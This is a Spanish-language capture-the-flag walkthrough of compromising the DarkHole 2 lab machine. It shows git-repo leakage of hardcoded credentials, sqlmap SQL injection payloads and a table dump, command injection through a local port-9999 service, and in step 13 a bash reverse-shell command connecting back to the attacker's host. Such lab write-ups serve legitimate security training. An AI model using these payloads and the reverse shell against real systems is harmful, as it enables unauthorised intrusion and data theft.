

1. Vamos a hackear una máquina de nivel “Hard” por el valor de 3 puntos. Lo primero que debemos hacer es, además de levantar el Kali y DarkHole, dejar las máquinas en Host Only, a partir de aquí podremos hacer la práctica. En nuestro caso la IP es 192.168.159.130



2. Si accedemos al puerto 80 veremos una página con un login



3. Igualmente, en el nmap hemos podidos ver un repo de github, vamos a bajarlo con wget

```
┌──(root㉿kali)-[/home/kali/ojeteOscuro]
└─# wget --recursive 192.168.159.130:80/.git/

--2024-02-07 13:37:05--  http://192.168.159.130/.git/
Connecting to 192.168.159.130:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2683 (2.6K) [text/html]
Saving to: '192.168.159.130/.git/index.html'

192.168.159.130/.git/index.h 100%[=========================================>]   2.62K  --.-KB/s    in 0s

2024-02-07 13:37:05 (300 MB/s) - '192.168.159.130/.git/index.html' saved [2683/2683]

Loading robots.txt; please ignore errors.
--2024-02-07 13:37:05--  http://192.168.159.130/robots.txt
Reusing existing connection to 192.168.159.130:80.
HTTP request sent, awaiting response... 404 Not Found
2024-02-07 13:37:05 ERROR 404: Not Found.

--2024-02-07 13:37:05--  http://192.168.159.130/icons/blank.gif
Reusing existing connection to 192.168.159.130:80.
HTTP request sent, awaiting response... 200 OK
Length: 148 [image/gif]
Saving to: '192.168.159.130/icons/blank.gif'

192.168.159.130/icons/blank. 100%[=========================================>]     148  --.-KB/s    in 0s

2024-02-07 13:37:05 (33.0 MB/s) - '192.168.159.130/icons/blank.gif' saved [148/148]

--2024-02-07 13:37:05--  http://192.168.159.130/.git/?C=N;O=D
Reusing existing connection to 192.168.159.130:80.
HTTP request sent, awaiting response... 200 OK
Length: 2683 (2.6K) [text/html]
Saving to: '192.168.159.130/.git/index.html?C=N;O=D'

192.168.159.130/.git/index.h 100%[=========================================>]   2.62K  --.-KB/s    in 0s

2024-02-07 13:37:05 (586 MB/s) - '192.168.159.130/.git/index.html?C=N;O=D' saved [2683/2683]

--2024-02-07 13:37:05--  http://192.168.159.130/.git/?C=M;O=A
Reusing existing connection to 192.168.159.130:80.
HTTP request sent, awaiting response... 200 OK
Length: 2683 (2.6K) [text/html]
Saving to: '192.168.159.130/.git/index.html?C=M;O=A'

192.168.159.130/.git/index.h 100%[=========================================>]   2.62K  --.-KB/s    in 0s

2024-02-07 13:37:05 (561 MB/s) - '192.168.159.130/.git/index.html?C=M;O=A' saved [2683/2683]

--2024-02-07 13:37:05--  http://192.168.159.130/.git/?C=S;O=A
Reusing existing connection to 192.168.159.130:80.
HTTP request sent, awaiting response... 200 OK
Length: 2683 (2.6K) [text/html]
Saving to: '192.168.159.130/.git/index.html?C=S;O=A'
```

4. Si vemos los archivos que hemos bajado, podemos ver todo el contenido del repo

```
┌──(root㉿kali)-[/home/kali/ojeteOscuro]
└─# ls -la
total 12
drwxr-xr-x  3 root root 4096 Feb  7 13:37 .
drwx------ 17 kali kali 4096 Feb  7 13:36 ..
drwxr-xr-x  5 root root 4096 Feb  7 13:37 192.168.159.130

┌──(root㉿kali)-[/home/kali/ojeteOscuro]
└─# cd 192.168.159.130/
Completing local directory
icons/  style/
```


5. Si vemos los commits del repo podemos ver que hay unas credenciales por defecto en el login

```
┌──(root㉿kali)-[/home/kali/ojeteOscuro]
└─# cd 192.168.159.130/style

┌──(root㉿kali)-[/home/kali/ojeteOscuro/192.168.159.130/style]
└─# git log
commit 0f1d821f48a9cf662f285457a5ce9af6b9feb2c4 (HEAD → master)
Author: Jehad Alqurashi <anmar-v7@hotmail.com>
Date:   Mon Aug 30 13:14:32 2021 +0300

    i changed login.php file for more secure

commit a4d900a8d85e8938d3601f3cef113ee293028e10
Author: Jehad Alqurashi <anmar-v7@hotmail.com>
Date:   Mon Aug 30 13:06:20 2021 +0300

    I added login.php file with default credentials

commit aa2a5f3aa15bb402f2b90a07d86af57436d64917
Author: Jehad Alqurashi <anmar-v7@hotmail.com>
Date:   Mon Aug 30 13:02:44 2021 +0300

    First Initialize

┌──(root㉿kali)-[/home/kali/ojeteOscuro/192.168.159.130/style]
└─#
```

6. Si vemos el commit podremos observar unas credenciales

```
┌──(root㉿kali)-[/home/kali/ojeteOscuro/192.168.159.130/style]
└─# git show a4d900a8d85e8938d3601f3cef113ee293028e10
commit a4d900a8d85e8938d3601f3cef113ee293028e10
Author: Jehad Alqurashi <anmar-v7@hotmail.com>
Date:   Mon Aug 30 13:06:20 2021 +0300

    I added login.php file with default credentials

diff --git a/login.php b/login.php
index e69de29..8a0ff67 100644
--- a/login.php
+++ b/login.php
@@ -0,0 +1,42 @@
+<?php
+session_start();
+require 'config/config.php';
+if($_SERVER['REQUEST_METHOD'] == 'POST'){
+    if($_POST['email'] == "lush@admin.com" && $_POST['password'] == "321"){
+        $_SESSION['userid'] = 1;
+        header("location:dashboard.php");
+        die();
+    }
+
+}
+?>
+
+<link rel="stylesheet" href="style/login.css">
+<head>
+    <script src="https://kit.fontawesome.com/fe909495a1.js" crossorigin="anonymous"></script>
+    <link rel="stylesheet" href="Project_1.css">
+    <title>Home</title>
+</head>
+
+<body>
+
+<div class="container">
+    <h1>👋 Welcome</h1>
+    <!-- <a href="file:///C:/Users/SAURABH%20SINGH/Desktop/HTML5/PROJECTS/Project%201/Project_1.html"><h1>Sign In</
h1></a> -->
+    <!-- <a href="file:///C:/Users/SAURABH%20SINGH/Desktop/HTML5/PROJECTS/Project%201/P2.html">  <h1>Log In</h1></a
> -->
+    <form action="" method="post">
+    <div class="box">
+        <i  class="fas fa-envelope"></i>
+        <input type="email" name="email" id="email"  placeholder="Enter Your Email" required>
+    </div>
+    <div class="box">
+        <i  class="fas fa-key"></i>
+        <input type="password" name="password" id="password" placeholder="Enter Your Password" required>
+    </div>
+        <button id="btn" name="button">Login</button>
+    </form>
+
+
+</div>
+
+</body>
\ No newline at end of file
```

7. Si loggeamos veremos esta página



8. Si nos fijamos en la URL, vemos que el id es vulnerable a SQL Injection, vamos a sacarle las tablas

    8.1. Primero sacamos las bases de datos

    8.2. De darkhole2 vamos a sacar las tablas

```
┌──(root㉿kali)-[~/…/share/sqlmap/output/192.168.159.130]
└─# sqlmap -u http://192.168.159.130/dashboard.php?id=1 --cookie="PHPSESSID=isdhnpk8c0m1hqdjcl9rdbkr51" -D darkhole_2 --tables
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.7.11#stable}
|_ -| . [)]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable lo
cal, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 14:12:58 /2024-02-07/

[14:12:58] [INFO] resuming back-end DBMS 'mysql'
[14:12:58] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: time-based blind
    Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 1773 FROM (SELECT(SLEEP(5)))dKFZ) AND 'vGik'='vGik

    Type: UNION query
    Title: Generic UNION query (NULL) - 6 columns
    Payload: id=-4198' UNION ALL SELECT NULL,CONCAT(0×7176626a71,0×784d4776446859766a4b4b4b69464d4f7a726e595144635575487 57a4c516552686872715a436670,0×716b6a7871),
NULL,NULL,NULL,NULL-- -
---
[14:12:58] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 20.04 or 19.10 or 20.10 (eoan or focal)
web application technology: Apache 2.4.41
back-end DBMS: MySQL ⩾ 5.0.12
[14:12:58] [INFO] fetching tables for database: 'darkhole_2'
Database: darkhole_2
[2 tables]
+-------+
| ssh   |
| users |
+-------+

[14:12:59] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.159.130'

[*] ending @ 14:12:59 /2024-02-07/
```


8.3. Vamos a ver lo que tiene la tabla de usuarios

```
┌──(root㉿kali)-[~/…/share/sqlmap/output/192.168.159.130]
└─# sqlmap -u http://192.168.159.130/dashboard.php?id=1 --cookie="PHPSESSID=isdhnpk8c0m1hqdjcl9rdbkr51" -D darkhole_2 -T users -dump
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.7.11#stable}
|_ -| . [)]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable lo
cal, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 14:15:56 /2024-02-07/

[14:15:56] [INFO] resuming back-end DBMS 'mysql'
[14:15:56] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: time-based blind
    Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 1773 FROM (SELECT(SLEEP(5)))dKFZ) AND 'vGik'='vGik

    Type: UNION query
    Title: Generic UNION query (NULL) - 6 columns
    Payload: id=-4198' UNION ALL SELECT NULL,CONCAT(0×7176626a71,0×784d4776446859766a4b4b4b69464d4f7a726e595144635575487 57a4c516552686872715a436670,0×716b6a7871),
NULL,NULL,NULL,NULL-- -
---
[14:15:56] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 20.10 or 19.10 or 20.04 (focal or eoan)
web application technology: Apache 2.4.41
back-end DBMS: MySQL ⩾ 5.0.12
[14:15:56] [INFO] fetching columns for table 'users' in database 'darkhole_2'
[14:15:56] [INFO] fetching entries for table 'users' in database 'darkhole_2'
Database: darkhole_2
Table: users
[1 entry]
+----+-----------------+-----------------------------------------+----------+-------------------------+----------------+
| id | email           | address                                 | password | username                | contact_number |
+----+-----------------+-----------------------------------------+----------+-------------------------+----------------+
| 1  | lush@admin.com  |  Street, Pincode, Province/State, Country | 321      | Jehad Alqurashiasddasdasdas | 1              |
+----+-----------------+-----------------------------------------+----------+-------------------------+----------------+

[14:15:56] [INFO] table 'darkhole_2.users' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.159.130/dump/darkhole_2/users.csv'
[14:15:56] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.159.130'

[*] ending @ 14:15:56 /2024-02-07/
```

8.4. Vamos a ver lo que tiene la tabla de ssh

8.5. Hemos podido finalmente sacar un usuario y una clave de ssh

9. Iniciamos sesión por ssh



10. Si hacemos cat al historial veremos muchas peticiones al puerto 9999


```
jehad@darkhole:~$ cat  .bash_history
clear
ls
cd ..
sl
ls
cd losy
ls -la
cd .ssh/
ls
cat id_rsa
ls
id_rsa
cat id_rsa
ls -al
ls -la
cd ..
ls
ls -al
cd .ssh/
ls -la
cd .ssh/
ls
cat id_rsa
ls
nano authorized_kyes
ls
ls -la
rm authorized_kyes
clear
cat authorized_keys
ls -la
clear
automat-visualize3
```

```
curl "http://127.0.0.1:9999/?cmd=ls -la"
curl "http://127.0.0.1:9999/?cmd=ls%20-la"
curl "http://127.0.0.1:9999/?cmd=cd%20~&ls"
curl "http://127.0.0.1:9999/?cmd=cd%20~&&ls"
curl "http://127.0.0.1:9999/?cmd=cd%20~||ls"
curl "http://127.0.0.1:9999/?cmd=cd%20/home/losy%20&&%20ls"
curl "http://127.0.0.1:9999/?cmd=python3"
curl "http://127.0.0.1:9999/?cmd=/usr/binpython3"
curl "http://127.0.0.1:9999/?cmd=/usr/bin/python3"
curl "http://127.0.0.1:9999/?cmd=whoami"
```


11. Si vemos quién ha ejecutado los comandos veremos que hay un usuario losy


```
jehad@darkhole:~$ curl "http://127.0.0.1:9999/?cmd=id"
Parameter GET['cmd']uid=1002(losy) gid=1002(losy) groups=1002(losy)
uid=1002(losy) gid=1002(losy) groups=1002(losy)jehad@darkhole:~$
```

12. Desde nuestro Kali, vamos a poner netcat a la escucha




13. Usaremos el comando curl -G http://127.0.0.1:9999/ --data-urlencode "cmd= bash -c 'bash -i >& /dev/tcp/192.168.159.131/443 0>&1'" Para conectarnos como losy en una shell remota






14. Si hacemos cat a .bash_history veremos unas credenciales



15. Hacemos sudo –l para ver los privilegios que tiene root

16. Ejecutaremos python para escalar privilegios



17. Ya como usuario root, veremos la flag